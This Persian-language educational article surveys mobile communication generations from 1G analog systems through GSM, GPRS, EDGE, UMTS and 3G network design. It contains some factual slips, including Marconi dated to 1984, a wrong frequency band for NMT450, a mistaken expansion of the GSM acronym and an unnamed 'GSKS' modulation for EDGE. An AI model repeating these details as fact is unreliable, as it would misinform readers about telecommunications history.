بر گرفته شده از مقاله خانم دکتر خوانساری

مقدمه :

یکی از پایه های رشد و پیشرفت بشر برقراری ارتباط بوده و این ارتباط در دانش ، اطلاعات و تحکیم روابط انسانها نقش برجسته ای را ایفا کرده است . با توجه به روند رو به رشد علم و تحولات مهمی که در زمینه های مختلف صنعت و فن آوری دیده می شود ارتباطات سیار نیز از این تحولات مستثنی نبوده و دستخوش تغییرات بسیاری گردیده است بطوریکه از سال 1979 که ارتباطات سیار با سیستم NMT450 متولد گردید ، نسلهای مختلف و استانداردهای گوناگونی در این رابطه به کار گرفته شده اند. در ارتقاء از نسلی به نسل دیگر رفع کاستی ها و نواقص نسل قبل ارائه سرویسهای بیشتر و با کیفیت بهتر و نیز ارائه خدمات ارزاتر از مهمترین اهداف به شمار میرود و موارد ذکر شده جزء موارد رقابتی برای شرکتهای که در این زمینه فعالیت دارند محسوب میشود . با این توضیح مختصر از مخابرات سیار و اهمیت ویژه آن در تبادل اطلاعات و نیز فراگیر شدن ارتباطات بیسیم و افزایش تقاضا از سوی کاربران این نوع سیستمها نگاهی هر چند مختصر به روند تکامل سرویسهای مخابرات سیار بسیار جذاب میباشد زیر بنای صنعت مخابرات سیار و ارتباط از راه دور انسانها با یکدیگر در 21 فوریه سال 1838 با بکارگیری تکنولوژی تلگراف مورس بین دو شهر مجاور واشنگتن و بالتی مور آغاز شد و در سال 1876 مخترعی به نام بل صنعت تلفن را ابداع کرد که نقطه عطفی در سیستم ارتباطات و زمینه نیل به تلفن سیار امروزی می باشد . در سال 1888 هرتز دانشمند آلمانی اختراع خود یعنی امواج رادیویی را به ثبت رساند و در سال 1984 مارکونی به ارسال امواج رادیویی پرداخت و در واقع بیسیم متولد شد و نسلهای مختلف ارتباطات سیار بنا گردید . شکل ۱ روند رو به رشد ارتباطات سیار را نشان می دهد .



(شکل ۱) ارتقاء مخابرات سیار از آغاز

نسل اول مخابرات سیار 1G

سیستم NMT

NMT اولین سیستم شبکه موبایل عمومی بود که به طور تجاری مورد استفاده قرار گرفت . این سیستم تلفنی آنالوگ NMT450 در سال 1981 و سیستم تلفنی NMT900 که تکامل یافته NMT450 می باشد در سال 1981 در کشورهای شمال اروپا به رشد سریعی نایل آمد و موجب کاربرد این سیستم در خاور میانه و

آسیا گردید . باند فرکانسی این سیستم برابر 860 - 890 مگا هرتز با مدولاسیون FM و دسترسی چندگانه FDMA بود .

سیستم AMPS

شبکه موبایلی است که محصول همکاری چند شرکت آمریکایی (ANSI-EIA/TIA) می باشد . اولین شبکه AMPS در سال 1984 در آمریکا مورد استفاده قرار گرفت و در سال 1988 سیستم AMPS در آمریکا ، استرالیا و آسیا دیده شد . این استاندارد بعدها گسترش یافت و در این زمینه پهنای باند وسیعتری حاصل شد که موجب شکل گیری سیستم E- AMPS گردید و باند فرکانسی این سیستم معادل 824-894 مگاهرتز با مدولاسیون FM و تکنیک دسترسی چندگانه FDMA بود.

سیستم TACS :

سیستم TACS تکمیل شده سیستم AMPS است که دارای پهنای باند فرکانسی بیشتری می باشد . در این سیستم ارتباطی دسترسی کلی ، در سال 1988 تغییراتی بوجود آمد ، که این تغییرات شامل افزایش پهنای باند فرکانسی بود و بنام E-TACS مشهور شد که در بسیاری از کشورهای جهان مورد استفاده قرار گرفت . سیستم TACS دارای باند فرکانسی 900 مگاهرتز و تکنیک استفاده شده در این سیستم برای مدولاسیون FM با دسترسی چندگانه FDMA بود . لازم به ذکر است که سیستم های معرفی شده جزء سیستم های نسل اول مخابرات سیار که آنالوگ هستند بشمار می روند . و همگی بر پایه فن آوری سلولی ایجاد شده اند سیستم های دیگری در این نسل وجود دارند که ذکر مهمترین آنها مد نظر می باشد .

مشکلات نسل 1G

- در این سیستمها ظرفیت بسیار پایین بود و فقط در انتقال داده های صوتی از این سیستم استفاده می شد .
 - مسئله تداخل یکی از مهمترین مشکلات این گونه سیستم ها بود که اجازه نصب ایستگاههای بیشتر را از این سیستمها گرفته بود .
- با در نظر گرفتن مشکلات این نسل و برطرف سازی این معایب نسل دیگری از مخابرات سیار بنام نسل دوم 2G پا به عرصه گذاشت که قسمت بعد به بررسی نسل دوم مخابرات سیار می پردازد .

نسل دوم مخابرات سیار (2G)

در این نسل شبکه های آنالوگ جای خود را به شبکه های دیجیتال دادند . استانداردهای مختلفی در این نسل از مخابرات سیار به چشم می خورد که به معرفی مهمترین آنها می پردازیم . در شبکه های دیجیتال کانال ترافیک بصورت دیجیتال می باشد ، یعنی صحبت در آنها به صورت کد شده است . ولی کانالهای کنترل یا بصورت آنالوگ می باشند یا به صورت دیجیتال .

برخی از استانداردهای شبکه های دیجیتال عبارتند از :

GSM : Global System for mobile communication

PCS ; Personal Communication Services

D – AMPS : Digital Amps

PDS : Personal (Pasific) Digital Cellular

ADC ; American Digital Cellular

روشهای دستیابی چندگانه به سیگنال :

برای ایجاد واسط هوایی سه تکنولوژی بکار می رود :

1 - دست یابی چندگانه با تقسیم فرکانسی FDMA

2 - دست یابی چندگانه با تقسیم زمانی TDMA

3 - دست یابی چندگانه با تقسیم کد CDMA


تکنولوژی GSM :

نیاز به یک شبکه رادیویی که بتواند جوابگوی نیازهای روز افزون مشترکین در دست یابی به سرویس های مخابراتی در هر زمان و در هر مکان در سطح قاره اروپا باشد ، باعث گردید تا در سال 1980 بر اساس موافقت رسمی بین هفده کشور اروپایی یک کمیته مشترک ایجاد گردد . این کمیته مشترک مأموریت داشت شبکه ای استاندارد برای موبایل فراهم کند که با سیستمهای رادیویی موجود در کشورهای مربوط هماهنگی داشته و برای انجام یک جایگزینی تدریجی مناسب باشد . که گروهی ۲۱ نفره از ۱۱ کشور اروپایی این کمیته را تشکیل داد و این گروه GSM نامیده شد که از کلمات Group System Communication گرفته شده بود . مطالعه این گروه بر روی یک سیستم موبایل دیجیتالی با roaming بین المللی ، رابط های (Interfaces) خوب بین عناصر شبکه و کیفیت صدای بهتر آغاز شد . در سال 1991 این سیستم بصورت غیر تجاری و در انتهای همان سال بصورت تجاری مورد استفاده قرار گرفت .

امروزه بر اساس ایده جهانی شدن شبکه رادیویی موبایل علامت اختصاری GSM نشان دهنده عبارت Global System for Communication Mobile می باشد . باند فرکانسی سیستم GSM در سال 1990 90۰ MHz و با علامت اختصاری GSM900 و در سال 1991 با ارتقاء سیستم باند فرکانسی به 1800 MHz با علامت DCS1800 میل شد . در سال 1995 در آمریکا این سیستم با باند فرکانسی 1900MHz و با علامت اختصاری PCS1900 مورد استفاده قرار گرفت .

ساختار GSM

شکل ۲ ساختار کلی سیستم GSM و نحوه ارتباط بین قسمت‌های مختلف شبکه را نشان می‌دهد :



(شکل ۲) ساختار سیستم GSM

نسل 2.5 G


حرکت به سمت سیستم‌های موبایل 2.5G با GPRS (سرویس های رادیویی بسته عمومی) آغاز شد . GPRS یک فناوری رادیویی از شبکه های GSM است که پروتکل های سوئیچینگ بسته ای را اضافه می کند و زمان راه اندازی ارتباطات ISP را کوتاهتر می کند . سوئیچینگ بسته ای تکنیکی است که اطلاعات فرستاده شده بوسیله آن (صوت یا داده) به بسته های تقسیم شده اند که هر کدام حداکثر چند کیلو بایت بوده و بعدا بر اساس داده های آدرس دهی موجود در هر بسته توسط شبکه ما بین فواصل مختلف هدایت می شوند . استفاده از منابع شبکه بهینه شده است بطوریکه منابع تنها در طول حمل هر بسته مورد استفاده قرار می گیرند . که این عمل مشکل ارسال آهسته و زمان برقراری اتصال طولانی را در سوئیچینگ مداري برطرف می کند . GPRS بر خلاف GSM که دارای زمان اتصالی درحدود چند ثانیه و نرخ بیت ارسالی 9.6Kb/s است . از زمان برقراری کمتر از یک ثانیه و سرعتی معادل چند ده کیلو بیت بر ثانیه برخوردار است . و به علت بکارگیری تکنیک سوئیچینگ بسته ای در GPRS هزینه ارسال و یا دریافت دیتا بسیار پایین می باشد . زیرا هزینه بر اساس حجم دیتای ارسال شده محاسبه می شود . این به آن معنا نیست که کاربر فقط در زمانهای ارسال و یا دریافت دیتا به شبکه وصل می باشد بلکه کاربر در تمام مدت همواره به شبکه متصل بوده و تنها در مواقع ارسال و یا دریافت دیتا باید هزینه پرداخت نماید .

ساختار شبکه GPRS

شکل ۳ ساختار شبکه GPRS را نشان می دهد که این شبکه تکمیل شده شبکه GSM است . در صورت پیاده سازی شبکه GPRS در شبکه های GSM تغییر در شبکه GSM (بیشتر در قسمت نرم افزاری) و اضافه کردن واحدهایی لازم است . قسمت های عمده اضافه شده به شبکه GSM برای رسیدن به شبکه GPRS عبارتند از :

- قسمت (CPU) یا Packet Control Switch که شامل وظایف
 - مشخص نمودن کانال ارتباطی
 - تنظیمات لازم برای منابع رادیویی
 - قسمت (GGSN) یا GPRS Gateway Support Node که شامل وظایف
 - کنترل ترافیک و رفع ترافیک
 - انجام مدیریت در ارسال
 - کدینگ (رمز گذاری)
 - امور مربوط به سرویس دهی مشتریان
 - قسمت (SGSN) یا Serving GPRS Support Node که وظیفه این قسمت برقراری اتصال شبکه با شبکه های دیگر و نیز برقراری ارتباط با شبکه اینترنت می باشد .
- مزیت های شبکه GPRS
- استفاده بهینه از منابع رادیویی
 - هزینه کمتر
 - سرعت بیشتر و تاخیر کمتر نسبت به استاندارد GSM

- استفاده از سیستم سوئیچینگ بسته ای که در واقع اولین پله جهت رسیدن به نسل سوم می باشد .



(شکل ۳) شبکه GPRS

نسل سوم مخابرات سیار 3G :

نسل سوم مخابرات سیار برای رسیدن به نرخ بالای اطلاعات ارسالی و دریافتی (دیتا) با کیفیت بهتر و دسترسی راحتتر ایجاد شده اند. در اروپا سه نوع شبکه در حال رشد تحت بررسی هستند . شبکه و سامانه های رادیویی همراه نسل سوم یا آنچه که بنام UMTS و IMT2000 خوانده می شود در سال 2001 برای اولین بار توسط یک شرکت ژاپنی بنام DoCoMo شکل گرفت . فعالیت های پژوهشی این گونه سیستمها ابتدا در سال 1989 تحت چارچوب برنامه پژوهشی اروپا موسوم به RASE1 ، قبل از بکارگیری اولیه سامانه های رادیویی همراه نسل دوم آغاز شد . و در چارچوب برنامه های اروپایی موسوم به RASE2 در سال 1991 و در برنامه ای موسوم به ACTS در 1995 ادامه یافت . هدف اصلی این نسل از سیستمهای مخابراتی پشتیبانی خدمات داده پهن فراتر از سرعت 2Mb/s توسط واسطه های رادیویی باند پهن و خدمات فراگردی Roaming بین المللی برای سوییچ مداری و خدمات بسته ای است. IMT2000 با بکار گیری روش های FDD و TDD بطریقی کارا و موثر خدمات داده ای متقارن و نامتقارن را پشتیبانی می کند . یکی از مهمترین اهداف نسل سوم رسیدن به وحدت رویه بین المللی می باشد . با تحول در نسلهای سیستمهای مخابراتی فن آوریهای مختلف واسطه هوایی نیز ایجاد شده است .


سوئیچینگ در نسل سوم :

شبکه های موبایل نسل سوم از يك شبکه دسترسی رادیویی RAN و يك شبکه هسته ایجاد شده اند. شبکه هسته شامل بخشی بنام Packet SW است که شامل SGSN و GGSN های نسل سوم میباشد بخش دیگر شبکه هسته Circuit SW نام دارد که شامل 3G MSC برای سوئیچ کردن تماس های صوتی است عمل شارژینگ و دسترسی از طریق CGF انجام میشود که آن نیز بخشی از شبکه هسته است . عملکرد RAN از عملکرد شبکه هسته مجزا است :

- شبکه دسترسی : دسترسی مستقل از فناوری شبکه هسته ، برای ترمینال های موبایل انواع مختلفی از شبکه های هسته و سرویس های شبکه را فراهم میکند . هر يك از دو بخش شبکه هسته میتواند به سرویس RAN مناسب دسترسی داشته باشد . بعنوان مثال امکان دسترسی به يك سیستم دسترسی رادیویی گفتاری (Speech) از طریق بخش Packet SW باید وجود داشته باشد. شکل ۴ يك مدل مرجع را برای شبکه نسل سوم نشان میدهد که بر اساس پروتکل IP بنا نهاده شده است و توسط واسطه هایی که در شکل نمایش داده شده هر قسمت از شبکه با قسمتهای دیگر شبکه در ارتباط است . جدول ۱ نشان دهنده سوئیچینگ بسته ای در نسلهای مختلف است .

	2G 2000	Early 3G (2002-2003)	Late 3G (2004-2005)	4G (2006 +)
Air interface				
Voice	Circuit	Circuit	Circuit	Packet
Data	Circuit	Packet	Packet	Packet
Access network				
Voice	Circuit	Circuit	Packet	Packet
Data	Circuit	Circuit	Packet	Packet
Core network				
Voice	Circuit	Packet	Packet	Packet
Data	Overly Packet	Packet	Packet	Packet

(جدول 1) سونیچینگ بسته ای در نسلهای مختلف (Packet switching)



(شکل 4) مدل مرجع برای شبکه نسل سوم

- واحد (Packet Control Unit) PCU :
 - مهمترین وظایف این قسمت عبارت است از :
 - انجام توابع مربوطه لایه دو، یعنی توابع RLC و MAC
 - تنظیم منابع رادیویی.
 - اختصاص کانال ارتباطی.
- واحد (E - Serving GPRS Support Node) E-SGSN :
 - وظایف این واحد عبارت است از :
 - دریافت ترافیک مشتریان موبایل و هدایت آنها به سمت GGSN
 - برقراری اتصال با HLR به منظور تعیین اعتبار و انجام امور شارژینگ مشتریان .
 - انجام مدیریت نشست .
 - رمز نگاری و فشرده سازی دیتا .
- واحد (E - GPRS Gateway Support Node) E-GGSN :
 - در واقع این واحد دروازه اتصال شبکه با شبکه دیتای بیرونی و شبکه اینترنت است .
 - سایر وظایف این واحد عبارتند از :

- باز کردن دیتای تونل شده از SGSN و هدایت آن به سمت HOP بعدی .
- انجام توابع Firewall و Packet Filtering .
- حمایت پروتکل DHCP جهت تخصیص IP .

IMT2000

ITU همراه با تمام کشورهای عضو ، برنامه ای را با نام IMT-2000 آغاز کرد که مخفف تلفنهای همراه بین المللی می باشد . هدف این برنامه توسعه و تکمیل يك استاندارد واحد دیجیتالی است که در سراسر دنیا عملی باشد . تخصیص فرکانس در این برنامه بین 1885 تا 2200 مگاهرتز است ، که این عمل از انشعابی که از روی آوردن به تکنولوژی دیجیتالی در نسل دوم بین کشورهای مختلف در ایجاد یک استاندارد واحد بوجود آمد همچنان بعنوان مانعی بر سر راه نسل سوم نیز دیده می شود .

IMT2000 ویژگی های زیر را تامین نماید :

- دسترسی به اطلاعات با سرعت بالا
- پشتیبانی از سرویسهای چند رسانه ای باند پهن
- جابجایی عمومی
- کشورهای مختلف همانطور که قبلا ذکر شد پروتکلهای دسترسی متعدد مختلفی را بر مبنای تقسیم کد ، پیشنهاد کردند . اما ITU فرکانسی را به IMT2000 اختصاص داده است و سیستم دسترسی رادیویی CDMA2000 را به عنوان عضو CDMA-multicarrier خانواده استاندارد IMT2000 تصویب کرده است .
- عدد 2000 در عبارت IMT-2000 دارای سه معنی بود ، این عدد نشان دهنده سالی است که قرار بود این برنامه آغاز شود و نیز نشان دهنده باند فرکانس ، و حد اکثر سرعت داده ها بر حسب کیلو بایت در ثانیه می باشد .

اروپا کار خود را با چندین سیستم آنالوگ نسل اول مثل NMT در کشورهای اسکاندیناوی و TACS در انگلستان آغاز کرد . کهاین سیستمها هیچگونه همخوانی با یکدیگر نداشتند . در نسل دئم این مشکل با در نظر گرفتن تکنولوژی واحد GSM و استفاده از رابط هوایی TDMA حل شد ، و در نسل سوم سعی گردید تا مشکلات موجود برطرف گردد .

ارتقاء از نسل دوم به نسل سوم دارای چندین مرحله میانی است که اولین گام (2.5G) یا GPRS میباشد . که Packet Sw. را با سیستم GSM ادغام می کند .

مرحله میانی بعدی بنام Enhanced Data GSM Environment یا EDGE مطرح است این روش نوعی اصلاح مدولاسیون در GPRS محسوب می شود، در حالی که GPRS از مدولاسیون GMSK استفاده می کند روش EDGE از مدولاسیون GSKS سود می برد که سرعت داده ها سه برابر افزایش میدهد .

سیستم مخابرات موبایل عمومی UMTS

UMTS يك سیستم نسل سوم می باشد . این سیستم برای استقرار در سال 2002 طراحی شده است. معماری UMTS همانند معماری استفاده شده در شبکه ATM می باشد و قصد دارد با فرایند پردازش تماس عمومی ، سرویس هایی را برای هر دو نوع مشترکین ثابت و موبایل فراهم نماید و معماری این سیستم شامل قسمتهای زیر است :

- شبکه های مرکزی (سوئیچینگ) : مسئول انجام سوئیچینگ و توابع انتقالی است .
- شبکه کنترل (سرویس): به خاطر وجود توابع مدیریت جابجایی از roaming پشتیبانی می کند .
- شبکه دسترسی رادیویی : کانال دسترسی را برای کاربران موبایل فراهم می نماید و سیگنالینگ و مدیریت منابع رادیویی را انجام می دهد .

UMTS هر دو نوع ترکیبات هوایی (ماهواره های) جهانی و زمینی را شامل میشود . در UMTS يك سیستم ساختار سلولی سلسله مراتبی ، مستقر می باشد با ماکروسلولهای که میکرو سلولها و پیکوسلولها را می پوشاند ، ترافیک موبایل حجیم تر ، بر روی ماکروسلولها انجام می شود . تا تعداد Handoff مورد نیاز کاهش یابد . یکی از اهداف UMTS پشتیبانی از جابجایی میان شبکه های مختلف می باشد .

برای پشتیبانی از جابجایی عمومی و پوشش جهانی UMTS در برگرفته هر دو نوع سیستم های زمینی و ماهواره ای است این مسئله Roaming با سایر شبکه ها نظیر GSM را فراهم می کند . UMTS يك فناوری دسترسی باند پهن انعطاف پذیر را تامین خواهد نمود که از هر دو نوع ترافیک IP و non IP در حالتی مختلف نظیر سوئیچینگ بسته ای Packet Switching و سوئیچینگ مداري Circuit Switching و مدار مجازی پشتیبانی می کند .

نکته مثبت در UMTS در این است که يك شبکه واقعی از نوع Packet Sw. محسوب می شود ، و نکته منفی درباره آن این است که فرکانس این نسل متفاوت از 2G و 1G میباشد (2000 مگاهرتز) یعنی برای ارتقاء سیستمهای نسل قبل به این نسل احتیاج به پول زیادی است. جالب اینجا است که UMTS براساس رابط هوایی TDMA کار نمی کند ، بلکه براساس يك رابط هوایی CDMA به نام WCDMA نوع پهن باند کار می کند . بر خلاف اروپا ، ایالات متحده کار خود را با يك استاندارد واحد آنالوگ سلولی به نام AMPS و در باند فرکانس 900 مگاهرتز آغاز کرد ، و وقتی نوبت به ارتقاء به نسل دوم رسید آمریکا روش کاملاً متفاوتی در پیش گرفت و وارد سه رویکرد یا روش بر اساس دو باند فرکانس متفاوت یعنی 900 و 1900 مگاهرتز کار میکند .

در ایالات متحده برای رسیدن به نسل سوم دو مسیر متفاوت وجود دارد . که با روشهای استفاده شده در اروپا برای رسیدن به نسل سوم متفاوت است و سازگاری ندارد .

اولین مسیرکه ، مسیر TDMA و تحت تکنولوژی EDGE که در اروپا مورد استفاده است با 2.5G متحد خواهد بود بنابراین این سیستمهای 2.5G با آنهایکه در اروپا هستند ارتباط برقرار خواهد کرد هر چند که از فرکانسهای با اندکی تفاوت سود خواهند برد .

دومین مسیر، مسیر CDMA است که از میان مجموعه ای از ارتقاء های CDMA گذر خواهد کرد مدل 2.5G به نام CDMA2000 1X و مدل 3G بنام CDMA2000 3X خوانده می شود . هر کدام از این معرفیها نوعی بهبود یا افزایش در پردازش سیگنال عرض باند و مدولاسیون می باشند . که این مدل از CDMA با WCDMA در اروپا سازگار نیست . ژاپن برای دو نسل اولیه به صورت منزوی با سیستم آنالوگ نسل اول خود بنام JTACS و با سیستم دیجیتال نسل دوم خود بنام PDC بر اساس یک رابط هوایی TDMA کار کرد . به علت وجود این وحدت رویه برای ژاپن ورود به 2.5G و از آنجا مستقیما رفتن به سراغ یک سیستم 3G امان پذیر بود در نتیجه ژاپن اولین کشوری است که موفق به راه اندازی سیستم 3G گشت .

طراحی شبکه نسل سوم

طراحی و پیاده سازی شبکه یکی از موارد مهم کلیدی و نیز هزینه ساز برای عامل کار گزار شبکه میباشد. طراحی شبکه شامل دو بخش است .


- طراحی شبکه رادیویی : طراحی شبکه رادیویی شامل محاسبات بودجه لینک ، ظرفیت ها و تعداد سایت های مورد نظر میباشد . بعلاوه طراحی شبکه رادیویی شامل پوشش دقیق و طراحی پارامترها برای هر سایت جدا میباشد .

- بعد بندی شبکه : در بعد بندی شبکه تعداد کانالهای مورد نیاز در BS ، ظرفیت خطوط انتقال، تعداد BSC ها ، و سوئیچ ها و عناصر دیگر شبکه محاسبه میشوند .

باید به این نکته توجه کرد که وجود نرخ بیت های مختلف و گوناگونی سرویسهای ارائه شده در نسل سوم عمل طراحی شبکه نسل سوم را در مقایسه با طراحی نسل دوم پیچیده تر میکند . شرط لازم برای طراحی یک شبکه رادیویی مناسب و کارا ، شناخت خوب از محیط رادیویی است زیرا محیط رادیویی به مقدار زیادی تغییر پذیر است . حتی در داخل سلول نیاز به اندازه گیریهای دقیق و بهینه سازی میباشد .

استراتژی طراحی شبکه شامل طراحی میکروسل ، پوشش داخل ساختمان و نرخ بیت بالا و حرکت از نسل دوم به نسل سوم میباشد . چند عامل باید در طراحی شبکه در نظر گرفته شود که شامل قیمت انتقال خطوط ثابت ، سهولت بدست آوردن محل سایت ها و اینکه با چه قیمتی سایت های سلول بدست می آیند بعلاوه عواملی از قبیل برج آنتن نیز در محل BS تاثیرگذار است ، توزیع ترافیکی نیز به استراتژی گسترش اثر می گذارد .

یک استراتژی در گسترش شبکه میتواند استفاده از ماکروسل ها در پوشش خارج ساختمان و پوشش پیکوسل در پوشش داخل ساختمان باشد . بعلاوه ماکروسل ها برای پر کردن نقاط کور در پوشش داخل ساختمان بکار میروند . البته بهتر است که از ماکروسل ها برای مسائل ظرفیتی استفاده شود . نکته بسیار مهم در طراحی شبکه در نظر گرفتن سرویسهای ارائه شده توسط آن شبکه میباشد . مثلا برای سرویسهای نظیر انتقال ویدیویی که نرخ بیت بالا لازم دارند پوشش یکنواخت لازم است . لازم به ذکر است اگر در شبکه فعلی از نسل دوم نیز استفاده میشود در طراحی مسائلی از قبیل HO بین سیستم قدیم و جدید باید مد نظر قرار گیرد . شکل ۵ ساختار پوشش شبکه نسل سوم را نشان میدهد که شامل پوشش ماهواره ای و پوشش گیرنده و فرستنده های زمینی (آنتن ها) می باشد .



(شکل ۵) ساختار پوشش نسل سوم

کاربرد شبکه های نسل سوم

شبکه های سلولای نسل سوم در واقع نسل سوم سرویس صوتی دیجیتال بی سیم PCS میباشند. و فرکانس های مورد استفاده بوسیله تجهیزات نسل سوم با فرکانس های PCS هم پوشانی میکنند. اگرچه شبکه های نسل سوم تلفن های سلولای بیشتری را تحت پوشش قرار خواهند داد. این کار به دلیل توسعه تکنیک CDMA میسر گردیده است. سیستم IS-95 استفاده از تکنیک طیف گسترده DSSS روی باند میانی 1.25 Mhz اجرا میشود. نسل سوم از یک باند گذر 5 و 10 و 20 همراه با تکنیک CDMA استفاده میکنند. بدین گونه واژه CDMA باند پهن یا WCDMA به لایه فیزیکی زیرین این شبکه منصوب میگردد. شبکه های نسل سوم با سرعت زیاد وجاذبیت فراوان به سمت تکامل پیش میروند. ویژگیهای اصلی شبکه های نسل سوم به شرح زیر است:

- سرعت ارتباط دو طرفه 2 Mbit/s برای استفاده در محیطهای بسته (درحالت سکون) این سرعت با سرویسهای XDSL قابل رقابت میباشد.
- سرعت 384 Kbit/s برای استفاده در هنگام پیاده روی.
- سرعت 144 Kbit/s برای اتومبیل ها در هنگام حرکت در بزرگراهها.
- قابلیت ارتباط جهانی

جاذبیت شبکه های نسل سوم در ارائه خدمات باند پهن در آن است که اگر یک کاربر بتواند به سرعت 2 Mbit/s برای سرویس های صوتی و بی سیم دسترسی یابد دیگر چه نیازی به مودم کابلی یا XDSL وجود خواهد داشت. چرا که خواهد توانست با 3G از داخل تاکسی کنفرانس ویدیویی بدهد.

- کلیپ ها را با کیفیت تماشا کند.
 - در روز تعطیل عکس های گرفته شده خود را همان لحظه برای دوستان و خانواده ارسال کند.
- شبکه های نسل سوم امکان استفاده از عرض باند های 1.25 و 5 و 10 و 20 از عرض باند را در محدوده یک باند 120 Mhz (FDE) دارند.

